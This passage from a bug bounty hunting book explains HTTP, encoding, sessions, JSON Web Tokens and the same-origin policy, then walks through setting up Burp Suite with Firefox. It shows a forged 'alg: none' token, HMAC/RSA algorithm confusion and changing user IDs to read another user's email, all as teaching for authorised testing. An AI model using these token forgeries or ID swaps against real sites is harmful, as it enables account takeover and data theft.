After the server receives the request, it will try to fulfill it. The server will return all the resources used to construct your web page by using *HTTP responses*. An HTTP response contains multiple things: an HTTP status code to indicate whether the request succeeded; HTTP headers, which are

bits of information that browsers and servers use to communicate with each other about authentication, content format, and security policies; and the HTTP response body, or the actual web content that you requested. The web content could include HTML code, CSS style sheets, JavaScript code, images, and more.

Here is an example of an HTTP response:

```
❶ HTTP/1.1 200 OK
❷ Date: Tue, 31 Aug 2021 17:38:14 GMT
  [...]
❸ Content-Type: text/html; charset=UTF-8
❹ Server: gws
❺ Content-Length: 190532

  <!doctype html>
  [...]
  <title>Google</title>
  [...]
  <html>
```

Notice the `200 OK` message on the first line ❶. This is the status code. An HTTP status code in the 200 range indicates a successful request. A status code in the 300 range indicates a redirect to another page, whereas the 400 range indicates an error on the client's part, like a request for a nonexistent page. The 500 range means that the server itself ran into an error.

As a bug bounty hunter, you should always keep an eye on these status codes, because they can tell you a lot about how the server is operating. For example, a status code of 403 means that the resource is forbidden to you. This might mean that sensitive data is hidden on the page that you could reach if you can bypass the access controls.

The next few lines separated by a colon (`:`) in the response are the HTTP response headers. They allow the server to pass additional information about the response to the client. In this case, you can see that the time of the response was `Tue, 31 Aug 2021 17:38:14 GMT` ❷. The `Content-Type` header indicates the file type of the response body. In this case, The `Content-Type` of this page is `text/html` ❸. The server version is Google Web Server (`gws`) ❹, and the `Content-Length` is 190,532 bytes ❺. Usually, additional response headers will specify the content's format, language, and security policies.

In addition to these, you might encounter a few other common response headers. The `Set-Cookie` header is sent by the server to the client to set a cookie. The `Location` header indicates the URL to which to redirect the page. The `Access-Control-Allow-Origin` header indicates which origins can access the page's content. (We will talk about this more in Chapter 19.) `Content-Security-Policy` controls the origin of the resources the browser is allowed to load, while the `X-Frame-Options` header indicates whether the page can be loaded within an iframe (discussed further in Chapter 8).

The data after the blank line is the response body. It contains the actual content of the web page, such as the HTML and JavaScript code. Once your browser receives all the information needed to construct the web page, it will render everything for you.

Internet Security Controls

Now that you have a high-level understanding of how information is communicated over the internet, let's dive into some fundamental security controls that protect it from attackers. To hunt for bugs effectively, you will often need to come up with creative ways to bypass these controls, so you'll first need to understand how they work.

Content Encoding

Data transferred in HTTP requests and responses isn't always transmitted in the form of plain old text. Websites often encode their messages in different ways to prevent data corruption.

Data encoding is used as a way to transfer binary data reliably across machines that have limited support for different content types. Characters used for encoding are common characters not used as controlled characters in internet protocols. So when you encode content using common encoding schemes, you can be confident that your data is going to arrive at its destination uncorrupted. In contrast, when you transfer your data in its original state, the data might be screwed up when internet protocols misinterpret special characters in the message.

Base64 encoding is one of the most common ways of encoding data. It's often used to transport images and encrypted information within web messages. This is the base64-encoded version of the string `"Content Encoding"`:

```
Q29udGVudCBFbmNvZGluZw==
```

Base64 encoding's character set includes the uppercase alphabet characters A to Z, the lowercase alphabet characters a to z, the number characters 0 to 9, the characters + and /, and finally, the = character for padding. *Base64url encoding* is a modified version of base64 used for the URL format. It's similar to base64, but uses different non-alphanumeric characters and omits padding.

Another popular encoding method is hex encoding. *Hexadecimal encoding*, or *hex*, is a way of representing characters in a base-16 format, where characters range from 0 to F. Hex encoding takes up more space and is less efficient than base64 but provides for a more human-readable encoded string. This is the hex-encoded version of the string `"Content Encoding"`; you can see that it takes up more characters than its base64 counterpart:

```
436f6e74656e7420456e636f64696e67
```

URL encoding is a way of converting characters into a format that is more easily transmitted over the internet. Each character in a URL-encoded string can be represented by its designated hex number preceded by a % symbol. See Wikipedia for more information about URL encoding: *https://en.wikipedia.org/wiki/Percent-encoding*.

For example, the word *localhost* can be represented with its URL-encoded equivalent, `%6c%6f%63%61%6c%68%6f%73%74`. You can calculate a hostname's

URL-encoded equivalent by using a URL calculator like URL Decode and Encode (*https://www.urlencoder.org/*).

We'll cover a couple of additional types of character encoding—octal encoding and dword encoding—when we discuss SSRFs in Chapter 13. When you see encoded content while investigating a site, always try to decode it to discover what the website is trying to communicate. You can use Burp Suite's decoder to decode encoded content. We'll cover how to do this in the next chapter. Alternatively, you can use CyberChef (*https://gchq.github.io/CyberChef/*) to decode both base64 content and other types of encoded content.

Servers sometimes also *encrypt* their content before transmission. This keeps the data private between the client and server and prevents anyone who intercepts the traffic from eavesdropping on the messages.

Session Management and HTTP Cookies

Why is it that you don't have to re-log in every time you close your email tab? It's because the website remembers your session. *Session management* is a process that allows the server to handle multiple requests from the same user without asking the user to log in again.

Websites maintain a session for each logged-in user, and a new session starts when you log in to the website (Figure 3-4). The server will assign an associated *session ID* for your browser that serves as proof of your identity. The session ID is usually a long and unpredictable sequence designed to be unguessable. When you log out, the server ends the session and revokes the session ID. The website might also end sessions periodically if you don't manually log out.




Figure 3-4: After you log in, the server creates a session for you and issues a session ID, which uniquely identifies a session.

Most websites use cookies to communicate session information in HTTP requests. *HTTP cookies* are small pieces of data that web servers send to your browser. When you log in to a site, the server creates a session for you and sends the session ID to your browser as a cookie. After receiving a cookie, your browser stores it and includes it in every request to the same server (Figure 3-5).

That's how the server knows it's you! After the cookie for the session is generated, the server will track it and use it to validate your identity. Finally,

when you log out, the server will invalidate the session cookie so that it cannot be used again. The next time you log in, the server will create a new session and a new associated session cookie for you.




Figure 3-5: Your session ID correlates with session information that is stored on the server.

Token-Based Authentication

In session-based authentication, the server stores your information and uses a corresponding session ID to validate your identity, whereas a *token-based authentication* system stores this info directly in some sort of token. Instead of storing your information server-side and querying it using a session ID, tokens allow servers to deduce your identity by decoding the token itself. This way, applications won't have to store and maintain session information server-side.

This system comes with a risk: if the server uses information contained in the token to determine the user's identity, couldn't users modify the information in the tokens and log in as someone else? To prevent token forgery attacks like these, some applications encrypt their tokens, or encode the token so that it can be read by only the application itself or other authorized parties. If the user can't understand the contents of the token, they probably can't tamper with it effectively either. Encrypting or encoding a token does not prevent token forgery completely. There are ways that an attacker can tamper with an encrypted token without understanding its contents. But it's a lot more difficult than tampering with a plaintext token. Attackers can often decode encoded tokens to tamper with them.

Another more reliable way applications protect the integrity of a token is by signing the token and verifying the token signature when it arrives at the server. *Signatures* are used to verify the integrity of a piece of data. They are special strings that can be generated only if you know a secret key. Since there is no way of generating a valid signature without the secret key, and only the server knows what the secret key is, a valid signature suggests that the token is probably not altered by the client or any third party. Although the implementations by applications can vary, token-based authentication works like this:

1. The user logs in with their credentials.
2. The server validates those credentials and provides the user with a signed token.

3. The user sends the token with every request to prove their identity.
4. Upon receiving and validating the token, the server reads the user's identity information from the token and responds with confidential data.

JSON Web Tokens

The *JSON Web Token (JWT)* is one of the most commonly used types of authentication tokens. It has three components: a header, a payload, and a signature.

The *header* identifies the algorithm used to generate the signature. It's a base64url-encoded string containing the algorithm name. Here's what a JWT header looks like:

```
eyBhbGcgOiBIUzI1NiwgdHlwIDogSldUIHOK
```

This string is the base64url-encoded version of this text:

```
{ "alg" : "HS256", "typ" : "JWT" }
```

The *payload* section contains information about the user's identity. This section, too, is base64url encoded before being used in the token. Here's an example of the payload section, which is the base64url-encoded string of `{ "user_name" : "admin", }`:

```
eyB1c2VyX25hbWUgOiBhZG1pbiB9Cg
```

Finally, the *signature* section validates that the user hasn't tampered with the token. It's calculated by concatenating the header with the payload, then signing it with the algorithm specified in the header, and a secret key. Here's what a JWT signature looks like:

```
4Hb/6ibbViPOzq9SJflsNGPWSk6B8F6EqVrkNjpXh7M
```

For this specific token, the signature was generated by signing the string `eyBhbGcgOiBIUzI1NiwgdHlwIDogSldUIHOK.eyB1c2VyX25hbWUgOiBhZG1pbiB9Cg` with the HS256 algorithm using the secret key `key`. The complete token concatenates each section (the header, payload, and signature), separating them with a period (`.`):

```
eyBhbGcgOiBIUzI1NiwgdHlwIDogSldUIHOK.eyB1c2VyX25hbWUgOiBhZG1pbiB9Cg.4Hb/6ibbVi
POzq9SJflsNGPWSk6B8F6EqVrkNjpXh7M
```

When implemented correctly, JSON web tokens provide a secure way to identify the user. When the token arrives at the server, the server can verify that the token has not been tampered with by checking that the signature is correct. Then the server can deduce the user's identity by using the information contained in the payload section. And since the user does not have access to the secret key used to sign the token, they cannot alter the payload and sign the token themselves.

But if implemented incorrectly, there are ways that an attacker can bypass the security mechanism and forge arbitrary tokens.

Manipulating the alg Field

Sometimes applications fail to verify a token's signature after it arrives at the server. This allows an attacker to simply bypass the security mechanism by providing an invalid or blank signature.

One way that attackers can forge their own tokens is by tampering with the `alg` field of the token header, which lists the algorithm used to encode the signature. If the application does not restrict the algorithm type used in the JWT, an attacker can specify which algorithm to use, which could compromise the security of the token.

JWT supports a `none` option for the algorithm type. If the `alg` field is set to `none`, even tokens with empty signature sections would be considered valid. Consider, for example, the following token:

```
eyAiYWxnIiA6ICJOb25lIiwgInR5cCIgOiAiSldUIiB9Cg.eyB1c2VyX25hbWUgOiBhZG1pbiB9Cg.
```

This token is simply the base64url-encoded versions of these two blobs, with no signature present:

```
{ "alg" : "none", "typ" : "JWT" } { "user" : "admin" }
```

This feature was originally used for debugging purposes, but if not turned off in a production environment, it would allow attackers to forge any token they want and impersonate anyone on the site.

Another way attackers can exploit the `alg` field is by changing the type of algorithm used. The two most common types of signing algorithms used for JWTs are HMAC and RSA. HMAC requires the token to be signed with a key and then later verified with the same key. When using RSA, the token would first be created with a private key, then verified with the corresponding public key, which anyone can read. It is critical that the secret key for HMAC tokens and the private key for RSA tokens be kept a secret.

Now let's say that an application was originally designed to use RSA tokens. The tokens are signed with a private key A, which is kept a secret from the public. Then the tokens are verified with public key B, which is available to anyone. This is okay as long as the tokens are always treated as RSA tokens. Now if the attacker changes the `alg` field to HMAC, they might be able to create valid tokens by signing the forged tokens with the RSA public key, B. When the signing algorithm is switched to HMAC, the token is still verified with the RSA public key B, but this time, the token can be signed with the same public key too.

Brute-Forcing the Key

It could also be possible to guess, or *brute-force*, the key used to sign a JWT. The attacker has a lot of information to start with: the algorithm used to sign the token, the payload that was signed, and the resulting signature. If

the key used to sign the token is not complex enough, they might be able to brute-force it easily. If an attacker is not able to brute-force the key, they might try leaking the secret key instead. If another vulnerability, like a directory traversal, external entity attack (XXE), or SSRF exists that allows the attacker to read the file where the key value is stored, the attacker can steal the key and sign arbitrary tokens of their choosing. We'll talk about these vulnerabilities in later chapters.

Reading Sensitive Information

Since JSON web tokens are used for access control, they often contain information about the user. If the token is not encrypted, anyone can base64-decode the token and read the token's payload. If the token contains sensitive information, it might become a source of information leaks. A properly implemented signature section of the JSON web token provides data integrity, not confidentiality.

These are just a few examples of JWT security issues. For more examples of JWT vulnerabilities, use the search term *JWT security issues*. The security of any authentication mechanism depends not only on its design, but also its implementation. JWTs can be secure, but only if implemented properly.

The Same-Origin Policy

The *same-origin policy (SOP)* is a rule that restricts how a script from one origin can interact with the resources of a different origin. In one sentence, the SOP is this: a script from page A can access data from page B only if the pages are of the same origin. This rule protects modern web applications and prevents many common web vulnerabilities.

Two URLs are said to have the same origin if they share the same protocol, hostname, and port number. Let's look at some examples. Page A is at this URL:

https://medium.com/@vickieli

It uses HTTPS, which, remember, uses port 443 by default. Now look at the following pages to determine which has the same origin as page A, according to the SOP:

https://medium.com/

http://medium.com/

https://twitter.com/@vickieli7

https://medium.com:8080/@vickieli

The *https://medium.com/* URL is of the same origin as page A, because the two pages share the same origin, protocol, hostname, and port number. The other three pages do not share the same origin as page A. *http://medium.com/* is of a different origin from page A, because their protocols differ. *https://medium.com/* uses HTTPS, whereas *http://medium.com/* uses

HTTP. *https://twitter.com/@vickieli7* is of a different origin as well, because it has a different hostname. Finally, *https://medium.com:8080/@vickieli* is of a different origin because it uses port 8080, instead of port 443.

Now let's consider an example to see how SOP protects us. Imagine that you're logged in to your banking site at *onlinebank.com*. Unfortunately, you click on a malicious site, *attacker.com*, in the same browser.

The malicious site issues a GET request to *onlinebank.com* to retrieve your personal information. Since you're logged into the bank, your browser automatically includes your cookies in every request you send to *onlinebank.com*, even if the request is generated by a script on a malicious site. Since the request contains a valid session ID, the server of *onlinebank.com* fulfills the request by sending the HTML page containing your info. The malicious script then reads and retrieves the private email addresses, home addresses, and banking information contained on the page.

Luckily, the SOP will prevent the malicious script hosted on *attacker.com* from reading the HTML data returned from *onlinebank.com*. This keeps the malicious script on page A from obtaining sensitive information embedded within page B.

Learn to Program

You should now have a solid background to help you understand most of the vulnerabilities we will cover. Before you set up your hacking tools, I recommend that you learn to program. Programming skills are helpful, because hunting for bugs involves many repetitive tasks, and by learning a programming language such as Python or shell scripting, you can automate these tasks to save yourself a lot of time.

You should also learn to read JavaScript, the language with which most sites are written. Reading the JavaScript of a site can teach you about how it works, giving you a fast track to finding bugs. Many top hackers say that their secret sauce is that they read JavaScript and search for hidden endpoints, insecure programming logic, and secret keys. I've also found many vulnerabilities by reading JavaScript source code.

Codecademy is a good resource for learning how to program. If you prefer to read a book instead, *Learn Python the Hard Way* by Zed Shaw (Addison-Wesley Professional, 2013) is a great way to learn Python. And reading *Eloquent JavaScript*, Third Edition, by Marijn Haverbeke (No Starch Press, 2019) is one of the best ways to master JavaScript.

4

ENVIRONMENTAL SETUP AND TRAFFIC INTERCEPTION

You'll save yourself a lot of time and headache if you hunt for bugs within a well-oiled lab. In this chapter, I'll guide you, step-by-step, through setting up your hacking environment. You'll configure your browser to work with Burp Suite, a web proxy that lets you view and alter HTTP requests and responses sent between your browser and web servers. You'll learn to use Burp's features to intercept web traffic, send automated and repeated requests, decode encoded content, and compare requests. I will also talk about how to take good bug bounty notes.

This chapter focuses on setting up an environment for web hacking only. If your goal is to attack mobile apps, you'll need additional setup and tools. We'll cover these in Chapter 23, which discusses mobile hacking.

Choosing an Operating System

Before we go on, the first thing you need to do is to choose an operating system. Your operating system will limit the hacking tools available to you. I recommend using a Unix-based system, like Kali Linux or macOS, because many open source hacking tools are written for these systems. *Kali Linux* is a Linux distribution designed for digital forensics and hacking. It includes many useful bug bounty tools, such as Burp Suite, recon tools like DirBuster and Gobuster, and fuzzers like Wfuzz. You can download Kali Linux from *https://www.kali.org/downloads/*.

If these options are not available to you, feel free to use other operating systems for hacking. Just keep in mind that you might have to learn to use different tools than the ones mentioned in this book.

Setting Up the Essentials: A Browser and a Proxy

Next, you need a web browser and a web proxy. You'll use the browser to examine the features of a target application. I recommend using Firefox, since it's the simplest to set up with a proxy. You can also use two different browsers when hacking: one for browsing the target, and one for researching vulnerabilities on the internet. This way, you can easily isolate the traffic of your target application for further examination.

A *proxy* is software that sits between a client and a server; in this case, it sits between your browser and the web servers you interact with. It intercepts your requests before passing them to the server, and intercepts the server's responses before passing them to you, like this:

Browser <————> Proxy <————> Server

Using a proxy is essential in bug bounty hunting. Proxies enable you to view and modify the requests going out to the server and the responses coming into your browser, as I'll explain later in this chapter. Without a proxy, the browser and the server would exchange messages automatically, without your knowledge, and the only thing you would see is the final resulting web page. A proxy will instead capture all messages before they travel to their intended recipient.

Proxies therefore allow you to perform recon by examining and analyzing the traffic going to and from the server. They also let you examine interesting requests to look for potential vulnerabilities and exploit these vulnerabilities by tampering with requests.

For example, let's say that you visit your email inbox and intercept the request that will return your email with a proxy. It's a GET request to a URL that contains your user ID. You also notice that a cookie with your user ID is included in the request:

```
GET /emails/USER_ID HTTP/1.1
Host: example.com
Cookie: user_id=USER_ID
```

In this case, you can try to change the `USER_ID` in the URL and the `Cookie` header to another user's ID and see if you can access another user's email.

Two proxies are particularly popular with bug bounty hunters: Burp Suite and the Zed Attack Proxy (ZAP). This section will show you how to set up Burp, but you're free to use ZAP instead.

Opening the Embedded Browser

Both Burp Suite and ZAP come with embedded browsers. If you choose to use these embedded browsers for testing, you can skip the next two steps. To use Burp Suite's embedded browser, click **Open browser** in Burp's Proxy tab after it's launched (Figure 4-1). This embedded browser's traffic will be automatically routed through Burp without any additional setup.




Figure 4-1: You can use Burp's embedded browser instead of your own external browser for testing.

Setting Up Firefox

Burp's embedded browser offers a convenient way to start bug hunting with minimal setup. However, if you are like me and prefer to test with a browser you are used to, you can set up Burp to work with your browser. Let's set up Burp to work with Firefox.

Start by downloading and installing your browser and proxy. You can download the Firefox browser from *https://www.mozilla.org/firefox/new/* and Burp Suite from *https://portswigger.net/burp/*.

Bug bounty hunters use one of two versions of Burp Suite: Professional or Community. You have to purchase a license to use Burp Suite Professional, while the Community version is free of charge. Burp Suite Pro includes a vulnerability scanner and other convenient features like the option to save a work session to resume later. It also offers a full version of the Burp intruder, while the Community version includes only a limited version. In this book, I cover how to use the Community version to hunt for bugs.

Now you have to configure your browser to route traffic through your proxy. This section teaches you how to configure Firefox to work with Burp Suite. If you're using another browser-proxy combination, please look up their official documentation for tutorials instead.

Launch Firefox. Then open the Connections Settings page by choosing **Preferences ▸ General ▸ Network Settings**. You can access the Preferences tab from the menu at Firefox's top-right corner (Figure 4-2).




Figure 4-2: You can find the Preferences option at the top-right corner of Firefox.

The Connection Settings page should look like the one in Figure 4-3.

Select **Manual proxy configuration** and enter the IP address **127.0.0.1** and port **8080** for all the protocol types. This will tell Firefox to use the service running on port 8080 on your machine as a proxy for all of its traffic. 127.0.0.1 is the localhost IP address. It identifies your current computer, so you can use it to access the network services running on your machine. Since Burp runs on port 8080 by default, this setting tells Firefox to route all traffic through Burp. Click **OK** to finalize the setting. Now Firefox will route all traffic through Burp.




Figure 4-3: Configure Firefox's proxy settings on the Connection Settings page.

Setting Up Burp

After downloading Burp Suite, open it and click **Next**, then **Start Burp**. You should see a window like Figure 4-4.




Figure 4-4: Burp Suite Community Edition startup window

Now let's configure Burp so it can work with HTTPS traffic. HTTPS protects your data's privacy by encrypting your traffic, making sure only the two parties in a communication (your browser and the server) can decrypt it. This also means your Burp proxy won't be able to intercept HTTPS traffic going to and from your browser. To work around this issue, you need to show Firefox that your Burp proxy is a trusted party by installing its certificate authority (CA) certificate.

Let's install Burp's certificate on Firefox so you can work with HTTPS traffic. With Burp open and running, and your proxy settings set to 127.0.0.1:8080, go to *http://burp/* in your browser. You should see a Burp welcome page (Figure 4-5). Click **CA Certificate** at the top right to download the certificate file; then click **Save File** to save it in a safe location.

Figure 4-5: Go to http://burp/ *to download Burp's CA certificate.*

Next, in Firefox, click **Preferences ▸ Privacy & Security ▸ Certificates ▸ View Certificates ▸ Authorities**. Click **Import** and select the file you just saved, and then click **Open**. Follow the dialog's instructions to trust the certificate to identify websites (Figure 4-6).




Figure 4-6: Select the ***Trust this CA to identify websites*** *option in Firefox's dialog.*

Restart Firefox. Now you should be all set to intercept both HTTP and HTTPS traffic.

Let's perform a test to make sure that Burp is working properly. Switch to the Proxy tab in Burp and turn on traffic interception by clicking **Intercept is off**. The button should now read Intercept is on (Figure 4-7). This means you're now intercepting traffic from Firefox or the embedded browser.




Figure 4-7: Intercept is on means that you're now intercepting traffic.

Then open Firefox and visit *https://www.google.com/*. In Burp's proxy, you should see the main window starting to populate with individual requests. The Forward button in Burp Proxy will send the current request to the designated server. Click **Forward** until you see the request with the hostname *www.google.com*. If you see this request, Burp is correctly intercepting Firefox's traffic. It should begin like this:

```
GET / HTTP/1.1
Host: www.google.com
```

Click **Forward** to send the request over to Google's server. You should see Google's home page appear in your Firefox window.

If you aren't seeing requests in Burp's window, you might not have installed Burp's CA certificate properly. Follow the steps in this chapter to reinstall the certificate. In addition, check that you've set the correct proxy settings to 127.0.0.1:8080 in Firefox's Connection Settings.

Using Burp

Burp Suite has a variety of useful features besides the web proxy. Burp Suite also includes an *intruder* for automating attacks, a *repeater* for manipulating individual requests, a *decoder* for decoding encoded content, and a *comparer* tool for comparing requests and responses. Of all Burp's features, these are the most useful for bug bounty hunting, so we'll explore them here.

The Proxy

Let's see how you can use the Burp *proxy* to examine requests, modify them, and forward them to Burp's other modules. Open Burp and switch to the Proxy tab, and start exploring what it does! To begin intercepting traffic, make sure the Intercept button reads Intercept is on (Figure 4-8).

Figure 4-8: The Burp Proxy tab shows Intercept is on.

When you browse to a site on Firefox or Burp's embedded browser, you should see an HTTP/HTTPS request appear in the main window. When intercept is turned on, every request your browser sends will go through Burp, which won't send them to the server unless you click Forward in the proxy window. You can use this opportunity to modify the request before sending it to the server or to forward it over to other modules in Burp. You can also use the search bar at the bottom of the window to search for strings in the requests or responses.

To forward the request to another Burp module, right-click the request and select **Send to *Module*** (Figure 4-9).

Let's practice intercepting and modifying traffic by using Burp Proxy! Go to Burp Proxy and turn on traffic interception. Then open Firefox or Burp's embedded browser and visit *https://www.google.com/*. As you did in the preceding section, click **Forward** until you see the request with the hostname *www.google.com*. You should see a request like this one:

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0
```

```
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: close
```

